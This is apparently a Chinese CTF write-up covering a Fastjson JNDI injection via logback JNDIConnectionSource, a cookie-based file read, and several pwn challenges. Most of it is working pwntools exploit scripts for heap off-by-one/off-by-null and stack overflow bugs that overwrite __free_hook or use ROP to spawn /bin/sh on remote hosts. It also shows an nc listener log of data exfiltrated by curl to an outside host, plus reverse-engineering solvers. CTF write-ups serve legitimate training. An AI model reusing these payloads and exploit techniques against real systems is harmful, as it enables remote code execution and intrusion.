Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://47.242.113.195:1099/f5v9gj
ldap://47.242.113.195:1389/f5v9gj

Server Log
```


Request

```
POST /aaa/..;/json/ HTTP/1.1
Host: 123.60.26.60:32766
Content-Length: 107
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://123.60.26.60:32767
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (Kh
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
Referer: http://123.60.26.60:32767/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

[
  "ch.qos.logback.core.db.JNDIConnectionSource",
  {
    "jndiLocation":"rmi://47.242.113.195:1099/nvmf1f"
  }
]
```

Response

```
HTTP/1.1 500
Content-Type: text/html;charset=ISO-8859-1
Content-Language: zh-CN
Content-Length: 500
Date: Sat, 23 Oct 2021 13:47:21 GMT
Connection: close

<html>
  <body>
    <h1>
      Whitelabel Error Page
    </h1>
    <p>
      This application has no explicit mapping for /error, so you are seeing
    </p>
    <div id='created'>
      Sat Oct 23 13:47:21 GMT 2021
    </div>
    <div>
      There was an unexpected error (type=Internal Server Error, status=500).
    </div>
    <div>
      ClassCastException while looking up DataSource: javax.el.ELProcessor ca
    </div>
  </body>
</html>
```




```
root@iZj6c6x7p9hxfqu1ndz6zvZ:~#
root@iZj6c6x7p9hxfqu1ndz6zvZ:~#
root@iZj6c6x7p9hxfqu1ndz6zvZ:~#
root@iZj6c6x7p9hxfqu1ndz6zvZ:~#
root@iZj6c6x7p9hxfqu1ndz6zvZ:~#
root@iZj6c6x7p9hxfqu1ndz6zvZ:~# nc -lvvp 10008
listening on [any] 10008 ...
Warning: forward host lookup failed for ecs-123-60-26-60.compute.hwclouds-dns.com: Unknown host
connect to [172.31.137.134] from ecs-123-60-26-60.compute.hwclouds-dns.com [123.60.26.60] 47534
POST / HTTP/1.1
Host: 47.242.113.195:10008
User-Agent: curl/7.64.0
Accept: */*
Content-Length: 38
Content-Type: application/x-www-form-urlencoded

flag{XZgw550JXoWU0EI1ATBsTtZFSOwyX1FM}
```

new_hospital


目录扫描

```
[22:19:17] 301 -  321B  - /css  ->  http://123.60.75.243:32766/css/
[22:19:21] 200 -    6KB - /footer.php
[22:19:22] 200 -    7B  - /flag.php
[22:19:23] 200 -  898B  - /header.php
[22:19:25] 301 -  324B  - /images  ->  http://123.60.75.243:32766/images/
[22:19:25] 301 -  321B  - /img  ->  http://123.60.75.243:32766/img/
[22:19:26] 200 -   30KB - /index.php
[22:19:27] 200 -   30KB - /index.php/login/
[22:19:31] 200 -    3KB - /js/
[22:19:39] 200 -   18KB - /news.php
[22:19:40] 301 -  321B  - /old  ->  http://123.60.75.243:32766/old/
[22:19:40] 200 -   19KB - /online.php
[22:19:40] 200 -   28KB - /old/
[22:21:27] 301 -  325B  - /old/css  ->  http://123.60.75.243:32766/old/css/
[22:21:32] 200 -    5KB - /old/footer.php
[22:21:34] 200 -  853B  - /old/header.php
[22:21:35] 301 -  328B  - /old/images  ->  http://123.60.75.243:32766/old/images/
[22:21:36] 200 -   28KB - /old/index.php
[22:21:36] 200 -   28KB - /old/index.php/login/
[22:21:38] 200 -    3KB - /old/js/
[22:21:45] 200 -   16KB - /old/news.php
[22:21:46] 200 -   18KB - /old/online.php
```

测试发现 feature.php 存在一个 file_get_contents 读取，这里会在 cookie 里指定 API 为 base64 编码的文件名，在/old/fetaure.php 直接读 flag 就行了



```
Referer: http://123.60.75.243:32767/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Cookie: API=L3Zhci93d3cvaHRtbC9mbGFnLnBocA==
Connection: close
```



```
            $(this).addClass('active');

            //显示指写内容
            warp.find('.tabContent .con').eq(index).show();



        }
        );
      }
      )
    </script>
    <?php

    if(1!=2){
    echo "hacker?";
    }

    $flag = 'flag{wI91wqE1yQ3599fU5RFv3V2L7e0kquMm}';
    ?>
    </body>
  </html>
```

Pwn

bitflip

off by one 构造 8 个 0xc0 大小堆块泄露 libc，然后攻击 freehook

```
from pwn import *
r=remote('124.71.130.185',49154)
libc=ELF('libc-2.27.so')
context(arch='amd64', os='linux')
context.log_level='debug'
def add(idx,size):
    r.sendlineafter('Your choice: ','1')
    r.sendlineafter('Index: ',str(idx))
    r.sendlineafter('Size: ',str(size))
def edit(idx,con):
    r.sendlineafter('Your choice: ','2')
    r.sendlineafter('Index: ',str(idx))
    r.sendlineafter('Content: ',con)
def show(idx):
    r.sendlineafter('Your choice: ','3')
    r.sendlineafter('Index: ',str(idx))
def free(idx):
    r.sendlineafter('Your choice: ','4')
    r.sendlineafter('Index: ',str(idx))
def pwn():
    for i in range(12):
        add(i,0x38)
    for i in range(8):
        edit(i,0x38*'a'+'\xc1')
    for i in range(8):
        free(i+1)
    add(12,0x38)
    show(9)
    libc.address=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-96-0x10-libc.sym['__malloc_hook']
    print hex(libc.address)
    add(13,0x38)
    free(13)
    edit(9,p64(libc.sym['__free_hook']))
    add(14,0x38)
    add(15,0x38)
    edit(15,p64(libc.sym['system']))
    edit(14,'/bin/sh\x00')
    free(14)
    r.interactive()
pwn()
```

---

random_heap

uaf，当看见 debug 的信息不再更新时按 control+c 进入交互模式即可，通不了的话多试几次

```
from pwn import *
r=remote('124.71.140.198',49154)
libc=ELF('libc-2.27.so')
context(arch='amd64', os='linux')
context.log_level='debug'
def add(idx,size):
    r.sendlineafter('Your choice: ','1')
    r.sendlineafter('Index: ',str(idx))
    r.sendlineafter('Size: ',str(size))
def edit(idx,con):
    r.sendlineafter('Your choice: ','2')
    r.sendlineafter('Index: ',str(idx))
    r.sendafter('Content: ',con)
def show(idx):
    r.sendlineafter('Your choice: ','3')
    r.sendlineafter('Index: ',str(idx))
def delete(idx):
    r.sendlineafter('Your choice: ','4')
    r.sendlineafter('Index: ',str(idx))
```

```
def pwn():
    add(0,0x100)
    add(1,0x10)
    for i in range(8):
        edit(0,0x10*'\x00')
        delete(0)
    show(0)
    libc.address=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-96-0x10-libc.sym['__malloc_hook']
    add(2,0x20)
    delete(2)
    edit(2,p64(libc.sym['__free_hook'])+p64(0)+'\n')
    while True:
        try:
            add(3,0x10)
            add(4,0x10)
            edit(4,p64(libc.sym['system'])+'\n')
            edit(3,'/bin/sh\x00'+'\n')
            delete(3)
            delete(4)
        except:
            r.interactive()
pwn()
```

old_school

off by one

```
from pwn import *
r=remote('121.36.194.21',49155)
libc=ELF('./libc-2.27.so')
context(arch='amd64', os='linux')
def add(idx,size):
    r.sendlineafter('Your choice: ','1')
    r.sendlineafter('Index: ',str(idx))
    r.sendlineafter('Size: ',str(size))
def edit(idx,con):
    r.sendlineafter('Your choice: ','2')
    r.sendlineafter('Index: ',str(idx))
    r.sendlineafter('Content: ',con)
def show(idx):
    r.sendlineafter('Your choice: ','3')
    r.sendlineafter('Index: ',str(idx))
```

```
def free(idx):
    r.sendlineafter('Your choice: ','4')
    r.sendlineafter('Index: ',str(idx))
def pwn():
    for i in range(7):
        add(i,0x88)
    for i in range(7):
        free(i)
    add(7,0x18)
    add(8,0x28)
    add(9,0x58)
    add(10,0x28)
    edit(7,0x18*'\x00'+p8(0x91))
    free(8)
    add(8,0x28)
    show(9)
    libc.address=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-96-0x10-libc.sym['__malloc_hook']
    print hex(libc.address)
    add(0,0x58)
    free(9)
    edit(0,p64(libc.sym['__free_hook']))
    add(1,0x58)
    add(2,0x58)
    edit(2,p64(libc.sym['system']))
    edit(1,'/bin/sh\x00')
    free(1)
    r.interactive()
pwn()
```

---

sonic

栈溢出覆盖范围地址为后门即可

```
from pwn import *
r=remote('123.60.63.90',6890)
context(arch='amd64', os='linux')
def pwn():
    r.recvuntil('main Address=0x')
    main_addr=int(r.recv(12),16)
    elf_base=main_addr-0x7CF
    print hex(elf_base)
    ret_addr=elf_base+0x8C4
    backdoor=elf_base+0x73A
    r.sendlineafter('login:',p64(0)*5+p64(ret_addr)+p64(backdoor))
    r.interactive()
pwn()
```

---

old_school_revenge

就改成了 off by null

```
# -*- coding:UTF-8 -*-
from pwn import *
from LibcSearcher import *
#context.log_level = 'debug'

#context
context.arch = 'amd64'
SigreturnFrame(kernel = 'amd64')

binary = "./old_school_revenge"
context.binary = binary
libc = ELF("./libc-2.27.so")
#elf = ELF(binary)
context.timeout = 0.2

global p



local = 0
if local:
        p = process(binary)
        #p = process(['/glibc/2.24/64/lib/ld-linux-x86-64.so.2', './hello'], env={"LD_PRELOAD":"/glibc/2.24/64/lib/libc-2.24.so"})
        elf = ELF(binary)
else:
        p = remote("123.60.63.39",49155)
        #p = remote("121.36.194.21","49154")
        #p = remote("121.36.194.21","49155")
        elf = ELF(binary)
        #libc = ELF(libc_file)

sd = lambda s:p.send(s)
sl = lambda s:p.sendline(s)
rc = lambda s:p.recv(s)
ru = lambda s:p.recvuntil(s)
```

```
rl = lambda :p.recvline()
sa = lambda a,s:p.sendafter(a,s)
sla = lambda a,s:p.sendlineafter(a,s)
uu32        = lambda data       :u32(data.ljust(4, '\0'))
uu64        = lambda data       :u64(data.ljust(8, '\0'))
u64Leakbase = lambda offset :u64(ru("\x7f")[-6: ] + '\0\0') - offset
u32Leakbase = lambda offset :u32(ru("\xf7")[-4: ]) - offset
it          = lambda                                    :p.interactive()

menu = "Your choice: "

def dockerDbg():
        myGdb = remote("127.0.0.1",30001)
        myGdb.close()
        pause()

def dbg():
        gdb.attach(p)
        pause()

def lg(string,addr):
        print('\033[1;31;40m%20s-->0x%x\033[0m'%(string,addr))

def add(idx,size):
        sla(menu, "1")
        sla("Index: ", str(idx))
        sla("Size: ", str(size))

def delete(idx):
        sla(menu, "4")
        sla("Index: ", str(idx))

def show(idx):
        sla(menu, "3")
        sla("Index: ", str(idx))

def edit(idx,con):
        sla(menu, "2")
        sla("Index: ", str(idx))
        sla("Content: ", con)

for i in range(0x7):
        add(i,0xf8)

for i in range(0x7,0xe):
        add(i,0x98)

add(0xe,0xf8)

add(0xf,0x98)
add(0x10,0xe8)
add(0x11,0xe8)
add(0x12,0xf8)
add(0x13,0xf8)
add(0x14,0xf8)

for i in range(0x7):
        delete(i)
for i in range(0x7,0xe):
        delete(i)

delete(0xf)
edit(0x12,'PIG007NB'*(0xf0/0x8)+p64(0x380))



delete(0x13)

for i in range(0x7,0xe):
        add(i,0x98)


add(0x15,0x98)
sleep(1)
show(0x15)
ru("Content: ")
libc_base = u64Leakbase(0x3ec0b0)
free_hook = libc_base + libc.sym['__free_hook']
system = libc_base + libc.sym['system']
one = libc_base + 0x4f432
lg("libc_base",libc_base)
lg("free_hook",free_hook)
lg("system",system)


add(0x16,0xe8)
add(0x17,0xe8)
delete(0x17)
delete(0x16)
edit(0x10,p64(free_hook))
```

```
add(0x18,0xe8)
add(0x18,0xe8)

add(0x19,0xe8)

edit(0x19,p64(system))

edit(0xe,'/bin/sh\x00')
delete(0xe)
it()

# i = 0
# while True:
#     i += 1
#     log.info("Times:%d"%i)
#     try:
#         #p = remote("172.20.2.7","26351")
#         #p = process(['/home/hacker/glibc/2.31/64/lib/ld-2.31.so', './hello'], env={"LD_PRELOAD":"/home/hacker/glibc/2.31/64/lib/libc-2.24.so"})
#         #p = process(['/home/hacker/glibc/2.31/64/lib/ld-2.31.so', './pwn'], env={"LD_PRELOAD":"./libc-2.31.so"})
#         p = process("./pwn1")
#         pwn()
#     except EOFError:
#         p.close()
#         continue
#     except Exception:
#         p.close()
#         continue
#     else:
#         p.interactive()
#         break




#flag{chz1IrUaAgSELXLciMeRB2XMeWQVZAKl}
```

Pwnpwn

栈溢出，printf leak canary，白给

```
# -*- coding:UTF-8 -*-
from pwn import *
from LibcSearcher import *

#context.log_level = 'debug'

#context
context.arch = 'amd64'
SigreturnFrame(kernel = 'amd64')

binary = "./pwnpwn"
#libc.so = "./libc-2.24.so"
#libc.so = ""

sd = lambda s:p.send(s)
sl = lambda s:p.sendline(s)
rc = lambda s:p.recv(s)
ru = lambda s:p.recvuntil(s)
rl = lambda :p.recvline()
sa = lambda a,s:p.sendafter(a,s)
sla = lambda a,s:p.sendlineafter(a,s)


#libcsearcher use
'''
malloc_hook = main_arena-0x10
obj = LibcSearcher("__malloc_hook", malloc_hook)
obj = LibcSearcher("fgets", 0Xd90)
libc_base = fgets-obj.dump('fgets')
system_addr = libc_base + obj.dump("system")                #system
binsh_addr = libc_base + obj.dump("str_bin_sh")
log.info("system_addr:0x%x"%system_addr)
'''

#malloc_hook,main_aren Find
'''
python2 LibcOffset.py libc-2.23.so
'''

#without stripped
'''
puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
system_plt = elf.plt['system']
read_plt = elf.plt['read']
```

```
main_addr = elf.sym['main']
'''



local = 0
if local:
        p = process(binary)
        #p                    =                    process(['/glibc/2.24/64/lib/ld-linux-x86-64.so.2',                    './hello'],
env={"LD_PRELOAD":"/glibc/2.24/64/lib/libc-2.24.so"})
        elf = ELF(binary)
        #libc = ELF(libc.so)
else:
        p = remote("124.71.156.217","49155")
        elf = ELF(binary)
        #libc = ELF(libc.so)

def dbg():
        gdb.attach(p)
        pause()

def lg(string,addr):
        print('\033[1;31;40m%20s-->0x%x\033[0m'%(string,addr))



puts_got = elf.got['puts']
puts_plt = elf.plt['puts']
main_addr = elf.sym['main']
system_addr = elf.plt['system']

pop_rdi_ret = elf.sym['__libc_csu_init'] + 0x63
ret = elf.sym['__libc_csu_init'] + 0x64

sla("welcome to mimic world,try something\n",'1')
ru("let us give you some trick\n0x")
elf_base = int(rc(12),16) - 0x9b9
lg("elf_base",elf_base)
sl("2")
ru("hello\n")
payload = ""
payload += "A"*(0x68)
sl(payload)
ru("A"*(0x68))
canary = u64(rc(8))-0xa
lg("canary",canary)
```

```
payload = ""
payload += "A"*(0x68)
payload += p64(canary)
payload += "A"*8
payload += p64(elf_base + pop_rdi_ret)
payload += p64(elf_base + 0x202010)
payload += p64(elf_base + system_addr)
payload += p64(elf_base + main_addr)
#dbg()
sl(payload)
#pause()
p.interactive()

#
#
#
#flag{63YGBWA1c0pfPrLqhQPiiGJCOl7JWMD9}
```

bornote

2.31 off-by-null

urandom 16 种情况，爆破一下即可

```
# -*- coding:UTF-8 -*-
from pwn import *
#from LibcSearcher import *
#context.log_level = 'debug'

#context
context.arch = 'amd64'
SigreturnFrame(kernel = 'amd64')

#binary = "./bornote"
#libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
libc = ELF("./libc-2.31.so")
#elf = ELF(binary)
#context.timeout = 0.2

global p
```

```
sd = lambda s:p.send(s)
sl = lambda s:p.sendline(s)
rc = lambda s:p.recv(s)
ru = lambda s:p.recvuntil(s)
rl = lambda :p.recvline()
sa = lambda a,s:p.sendafter(a,s)
sla = lambda a,s:p.sendlineafter(a,s)
uu32        = lambda data      :u32(data.ljust(4, '\0'))
uu64        = lambda data      :u64(data.ljust(8, '\0'))
u64Leakbase = lambda offset :u64(ru("\x7f")[-6: ] + '\0\0') - offset
u32Leakbase = lambda offset :u32(ru("\xf7")[-4: ]) - offset
it          = lambda                         :p.interactive()

menu = "cmd: "

def dockerDbg():
	myGdb = remote("127.0.0.1",30001)
	myGdb.close()
	pause()

def dbg():
	gdb.attach(p)
	pause()

def lg(string,addr):
	print('\033[1;31;40m%20s-->0x%x\033[0m'%(string,addr))

def usrName(name):
	sla("username: ",str(name))



def add(size):
	sla(menu, "1")
	sla("Size: ", str(size))

def delete(idx):
	sla(menu, "2")
	sla("Index: ", str(idx))

def show(idx):
	sla(menu, "4")
	sla("Index: ", str(idx))
```

```
def edit(idx,con):
        sla(menu, "3")
        sla("Index: ", str(idx))
        sla("Note: ", con)

def pwn(i):
        usrName(i)
        # p.sendline("5")

        #0x7fffffffe530
        for i in range(3):
                add(0x2f8)#0
        for i in range(3):
                delete(i)#0
        #size = 0x7f0
        add(0x78+0x290+0x10)
        edit(0,'\x01'*0x10)
        #dockerDbg()
        #0x55555556bc00
        add(0x418) #1 fd 0x---2b0
        add(0x108) #2
        add(0x418) #3
        add(0x438) #4 unlink_chunk 0x---c00
        add(0x108) #5
        add(0x428) #6 bk 0x---150
        add(0x208) #7
        #dockerDbg()
        #left fd bk in 0x---c00
        delete(1)
        delete(4)
        delete(6)

        #merge and carve to get 0x---c20 and change size which in 0x---c00
        delete(3)
        #dockerDbg()

        add(0x438) #8 set size                    #1

        edit(1,'\x08'*0x418 + '\x91'+'\x0b')
        #dockerDbg()

        #reply
        add(0x418) # 9 0x---c20                                          #3
        add(0x428) # 10 bk 0x---150                              #4
        add(0x418) # 11 fd 0x---2b0                              #6
```

```
#dockerDbg()

#repair fd
delete(6) #0x---2b0                11
delete(3) #0x---c20                9
add(0x418) # 12 0x---2b0 to overflow \x00 in fd           #3
edit(3,'PIG007nb')
add(0x418) # 13 0x---c20                                          #6


#repair bk
delete(6)               #13
delete(4)               #4

add(0x5f8) #14 let 0x---150 0x---c20 into largebin        #4

add(0x428) # 15 0x---150 to overflow \x00 in fd                               #6
edit(6,'')

#trigger off-by-null
#add(0x418,'\x16'*0x410) # 16 c20
edit(7,'\x77'*0x200+p64(0xb90))
add(0x18)                    #
#dockerDbg()
delete(4)
add(0x18)                    #4

add(0x3d8)
show(4)
ru("Note: ")
libc_base = u64Leakbase(96+0x10+libc.sym['__malloc_hook'])
free_hook = libc_base + libc.sym['__free_hook']
system_addr = libc_base + libc.sym['system']
one = libc_base + 0xe6c81
lg("libc_base",libc_base)
lg("free_hook",free_hook)
lg("system_addr",system_addr)
delete(0)
delete(2)
add(0x48)               #
add(0x18)
delete(1)

delete(3)
delete(2)
```


```
    delete(8)

    edit(0,'/bin/sh\x00'+p64(0x0)+p64(0x440)+p64(0x20)+p64(free_hook))

    add(0x18)
    add(0x18)

    edit(2,p64(one))
    delete(0)
    it()



i = 2000
while True:
    i -= 1
    log.info("Times:%d"%i)
    try:
        p = remote("121.36.250.162",49154)
        #p = process(['/home/hacker/glibc/2.31/64/lib/ld-2.31.so', './hello'], env={"LD_PRELOAD":"/home/hacker/glibc/2.31/64/lib/libc-2.24.so"})
        #p = process(['/home/hacker/glibc/2.31/64/lib/ld-2.31.so', './pwn'], env={"LD_PRELOAD":"./libc-2.31.so"})
        #p = process("./bornote_base")
        pwn(i)
    except EOFError:
        p.close()
        continue
    else:
        p.interactive()
        break



#flag{d483f651c1cbcad9a7bb87d04d498ea7}
```

Reverse

fastjs

参照长城杯的那一道 quickjs 题，根据文章 https://bbs.pediy.com/thread-259014.htm 反编译得到字节码

之后参照长城杯的题分析 main 函数，发现在最后调用了 sdfsfsdf 函数，而且参数为 no_thing_is_true，分析 sdfsfsdf 函数



```
args: str key
locals:
  0: var v
  1: var k
  2: var n
  3: var z
  4: var y
  5: var delta
  6: var mx
  7: var e
  8: var q
  9: var sum
 10: var p
```

由参数变量容易看出是 tea 系列，之后从网上找 tea 系列脚本

拿 no_thing_is_true 作为 key，

05aed0ce441f80b5bc36af4c698509fc6cc3c97146353de5a95c6abea07fd4a7070932d86ac32d628672a59123e5972331db5dffe7057362 作为 enc 去试着解密 tea 系列

```
#include <stdio.h>
#include <stdint.h>
#define DELTA 0x9e3779b9
#define MX (((z>>5^y<<2) + (y>>3^z<<4)) ^ ((sum^y) + (key[(p&3)^e] ^ z)))

void btea(uint32_t *v, int n, uint32_t const key[4])
{
    uint32_t y, z, sum;
    unsigned p, rounds, e;
    if (n > 1)           /* Coding Part */
    {
        rounds = 6 + 52/n;
        sum = 0;
        z = v[n-1];
        do
        {
            sum += DELTA;
            e = (sum >> 2) & 3;
            for (p=0; p<n-1; p++)
            {
                y = v[p+1];
                z = v[p] += MX;
            }
            y = v[0];
            z = v[n-1] += MX;
        }
        while (--rounds);
    }
    else if (n < -1)      /* Decoding Part */
    {
        n = -n;
        rounds = 6 + 52/n;
        sum = rounds*DELTA;
        y = v[0];
        do
        {
            e = (sum >> 2) & 3;
            for (p=n-1; p>0; p--)
            {
                z = v[p-1];
                y = v[p] -= MX;
            }
            z = v[n-1];
            y = v[0] -= MX;
            sum -= DELTA;
        }
        while (--rounds);
    }
}
int main()
{
    //uint32_t v[2]= {1,2};
    //uint32_t const k[4]= {2,2,3,4};
    int8_t cipher[] = {5, 174,208,206,68, 31,128,181, 188, 54, 175,76,105, 133,9,252,108,195,201,113,70,53
,61,
    229, 169, 92, 106,190, 160,127, 212, 167,7,9,50, 216, 106,195, 45,98, 134, 114, 165,145, 35,229,151,35,
 49,219,
    93,255,231,5,115,98};
    const int8_t key[] ="no_thing_is_true";
    uint32_t *v = (uint32_t *)cipher;
    const uint32_t *k  =(const uint32_t *)key;
    int n= sizeof(cipher)/ sizeof(uint32_t);

    //n 的绝对值表示 v 的长度，取正表示加密，取负表示解密
    // v 为要加密的数据是两个 32 位无符号整数
    // k 为加密解密密钥，为 4 个 32 位无符号整数，即密钥长度为 128 位
    // printf("加密前原始数据：%u %u\n",v[0],v[1]);
    // btea(v, n, k);
    // printf("加密后的数据：%u %u\n",v[0],v[1]);
    btea(v, -n, k);
    // printf("解密后的数据：%u %u\n",v[0],v[1]);
    for(int i = 0;i < sizeof(cipher);i++){
        printf("%c",cipher[i]);
    }
    return 0;
}
```


得到结果 ZmxhZ3tmYzVlMDM4ZDM4YTU3MDMyMDg1NDQxZTdmZTcwMTBiMH0=4

解 b64 以后就是 flag

---

marmgic

程序是关于魔方游戏的。主流程如下：


```
  v11 = (unsigned int)&dword_97B20;
  scanf_17A60("%210s", input);
  v0 = strlen_2C1B0(input) >> 1;
  if ( v0 )
  {
    v1 = input;
    v2 = &input_unhex[-1];
    do
    {
      v3 = *v1 - 48;
      v4 = v1[1] - 48;
      v1 += 2;
      *++v2 = v4 | (16 * v3);
    }
    while ( &input[2 * v0] != v1 );
  }
  input_unhex[v0] = 0;
  v5 = move_105F4(input_unhex);
  if ( check_10760(v5) )
    v6 = print_flag_107EC();
  else
    v6 = sub_1DE70("error");
  if ( v11 != (unsigned int)&dword_97B20 )
    sub_30F0C(v6, v7, v11 ^ (unsigned int)&dword_97B20, 0);
  return 0;
```

输入直接 unhex，然后按输入进行魔方还原，魔方还原校验成功则打印 flag。

魔方操作部分共了 3*6 共 18 种操作，x,y,z 三个方向各 6 种操作，6 种操作包括某方向第 1、2、3 层顺时针和逆时针的转动。

此题的魔方是用包含 6*9 共 54 个不同值的数组表示的，每个数组元素表示某个面的一个小块。还原校验则是按面进行的，某面的 0，2，4，6，8 块和 4，1，3，5，7 分别相加与两个常量比较。最后打印的 flag 是通过最终魔方状态数组与常量数组每面点剩相加，然后拼接起来的。

由于魔方状态是用 54 个互不相同的数表示的，这种状态表示方式人为是看不出到底是什么状态的。由于就想通过校验值爆破出每个面的可能值，但仅靠此不能确定每面除中间块的其余 8 块的数据顺序。当然通过魔方边块和角块各面的相对关系应该是可以唯一确定的。但是本人头脑比较笨，而且既然爆破了，就一直爆破到底，看最后能不能用 flag 的格式和字符集来确定最后的 flag。代码如下：

```
d1 = [0x472ecbdf, 0xa8fd9c14, 0xef262fe2, 0x4f8b4c24,
          0xc5919df, 0xbe0aaba8, 0x10d780ac, 0x9f024f5d,
     0xd22bc207, 0x24c4ba66, 0x76f57d90, 0x22ff7c2f,
     0x3a661cbd, 0x76d83fc5, 0xfa2a09d2, 0x66ce0371,
     0xb8f2d37f, 0x993737ee, 0xc73e3987, 0x8b50a4cf,
     0x2fa4b4e6, 0x67057097, 0x8aaafcd, 0x4cccfb83]
d2 = [0x20db1a28, 0x2a5800f0, 0x5aa73ee9, 0x2341e61e,
      0x10271dca, 0xf3001cad, 0xbcec5e4d, 0x9537ca60,
      0x4000f0ac, 0x8523ea8a, 0x988adf8a, 0x42ba7fcf,
      0x5578f063, 0x699ea4a7, 0xc6a8998d, 0x158673d9,
      0x19794181, 0x749c7985, 0xea59355a, 0x22eb465b,
      0x3aa763c7, 0x155d753, 0x9f54fa00, 0xe468bb71]
dst = [2579854624,    394148442,    1904050975,    1772459903,
       2360314413,    598963426,    2153955685,    4025060159,
       1826641546,    179006271,    1157985168,    48915504]
dm = [0xe1b8c757, 0x3d9bfb3d, 0x66d95f75, 0xca324955, 0x5a9734c3, 0x423159c0]
m = [2176835969, 1414481674, 1921548480, 3591574395,
     2258046111, 3774873600, 2628257643, 3658481789,
     50736818, 851837159, 1484784115, 606226819,
     1015039862, 2691695840, 201822261, 3433354772,
     1199620228, 1400520831, 44173363, 939523821,
     2200044577, 730466436, 4050751510, 1428931849,
     3406842509, 3175810710, 1203324408, 1490157567,
     1535053184, 3963261839, 3434788416, 1051067426,
